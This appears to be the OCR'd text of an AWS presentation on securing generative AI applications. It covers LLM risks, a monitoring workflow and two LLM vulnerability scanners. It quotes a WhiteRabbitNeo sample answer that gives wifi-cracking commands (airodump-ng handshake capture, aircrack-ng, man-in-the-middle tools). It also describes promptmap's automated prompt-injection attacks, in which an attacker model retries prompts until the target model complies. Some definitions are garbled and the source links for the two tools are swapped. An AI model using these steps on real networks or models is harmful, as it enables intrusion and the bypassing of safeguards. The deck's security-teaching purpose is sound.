Data Leakage: A method that employs prompt manipulation to intentionally circumvent the security and safeguards implemented on Large Language Models.

Prompt Injections: Stay on target when users ask questions, rather than letting the conversation drift aimlessly.

Hallucinations: is an LLM’s response that is either inaccurate or irrelevant.



Data Quality and Safety Tracking Workflow

User Query

LLM Response

All session information is stored by user session and machine uuid

Active Monitoring

RLHF model performing active monitoring

Passive Monitoring

- Data Leakage Report
- Toxicity Report
- Prompt Injections Report
- Hallucinations Report

aws

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Real-World Examples

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

BUILDING SECURE GENERATIVE AI APPLICATIONS

Example: WhiteRabbitNeo

Sample Conversation:

You: How do I attack a wifi network?

Network Scanning: Use tools like airodump-ng to scan for nearby Wi-Fi networks. This will provide you with the SSID (Service Set Identifier) of the network you're interested in.

```
airodump-ng wlan0mon
```

Network Capturing: Once you have identified the target network, you can capture packets from it using the airodump-ng tool. This will allow you to capture handshake packets which are necessary for further attacks.

```
airodump-ng --bssid [Target BSSID] -c [Channel] --write [Output File] wlan0mon
```

Handshake Capture: Wait for a client to connect to the network and capture the 4-way handshake. This will allow you to crack the network's password using tools like aircrack-ng.

```
airodump-ng --bssid [Target BSSID] -c [Channel] --write [Output File] wlan0mon
```

Password Cracking: Once you have the handshake, use aircrack-ng to crack the password.

```
aircrack-ng [Captured Handshake File]
```

Session Establishment: If you have the password, you can connect to the network using your wireless card.

```
iwconfig wlan0 essid [Network SSID] key [Network Password]
dhclient wlan0
```

Network Exploitation: Once connected, you can perform further attacks, such as sniffing traffic (tcpdump), or launching a man-in-the-middle attack using tools like ettercap or arpspoof.


"WhiteRabbitNeo is a model series that can be used for offensive and defensive cybersecurity. This (13B) model is getting released as a public preview of its capabilities, and also to assess the societal impact of such an AI."

Source: https://huggingface.co/WhiteRabbitNeo/WhiteRabbitNeo-13B-v1

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

BUILDING SECURE GENERATIVE AI APPLICATIONS

LLM Vulnerability Scanners



promptmap

Prompt injection is a type of security vulnerability that can be exploited to control the behavior of a ChatGPT instance. By injecting malicious prompts into the system, an attacker can force the ChatGPT instance to do unintended actions.

promptmap is a tool that automatically tests prompt injection attacks on ChatGPT instances. It analyzes your ChatGPT rules to understand its context and purpose. This understanding is used to generate creative attack prompts tailored for the target. promptmap then run a ChatGPT instance with the system prompts provided by you and sends attack prompts to it. It can determine whether the prompt injection attack was successful by checking the answer coming from your ChatGPT instance.

```
+-----------+                       +-----------+
|           |     Attack 1          |           |       +---------------+
|           | <-------------------- |           |       |Successful     |
|           | --------------------> |           |       |Prompts        |
|  Target   |  Sorry, can't do      | Attacker  |       |               |
| ChatGPT   |                       |  ChatGPT  |------>|Attack2        |
|           |     Attack 2          |           |       |               |
|           | <-------------------- |           |       |               |
|           | --------------------> |           |       |               |
|           |  Of course, can do    |           |       +---------------+
+-----------+                       +-----------+
```

📖 Want to secure your ChatGPT apps or learn how to test them? You can buy my e-book


Attack Types

You can find the current attack types and details below. New attacks and variations will be added in the future. Meanwhile, feel free to customize these attacks to suit your specific requirements.

Basic Injection

Basic attacks are directly sent to the target without any prompt enhancements. Their purpose is basically to get an answer to an unrelated question or dictate an action.

Source: https://github.com/leondz/garak/



garak, LLM vulnerability scanner

`garak` checks if an LLM can be made to fail in an way we don't want. `garak` probes for hallucination, data leakage, prompt injection, misinformation, toxicity generation, jailbreaks, and many other weaknesses. If you know `nmap`, it's `nmap` for LLMs.

`garak`'s a free tool. We love developing it and are always interested in adding functionality to support applications.

Get started

> See our user guide! docs.garak.ai

> Join our Discord!

> Project links & home: garak.ai

LLM support

currently supports:

- hugging face hub generative models
- replicate text models
- openai api chat & continuation models
- ggml models like llama.cpp
- .. and many more LLMs!

Source: https://github.com/utkusen/promptmap

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Summary

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Key Takeaways

WHAT HAVE WE LEARNED?

Evaluate risks from evolving security and privacy threats

New technology can cut both ways

Apply foundational AWS security best practices to create defense-in-depth

Strive to ensure policy is up-to-date with technology

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.

Next Steps

AWS HAS THE RESOURCES TO HELP YOU INNOVATE SECURELY

Learn More

Apply the AWS Security Best Practices

Perform Regular Well-Architected Framework Reviews

Apply The Well-Architected Machine Learning Lens

Read “US Federal AI/ML Learning Plan”

Participate in Amazon SageMaker Workshop – Building Secure Environments

Review the AWS Generative AI Blog

AWS Dedicated Cloud: Generative AI Training Solution (JWCC)

© 2023, Amazon Web Services, Inc. or its affiliates. All rights reserved. Amazon Confidential and Trademark.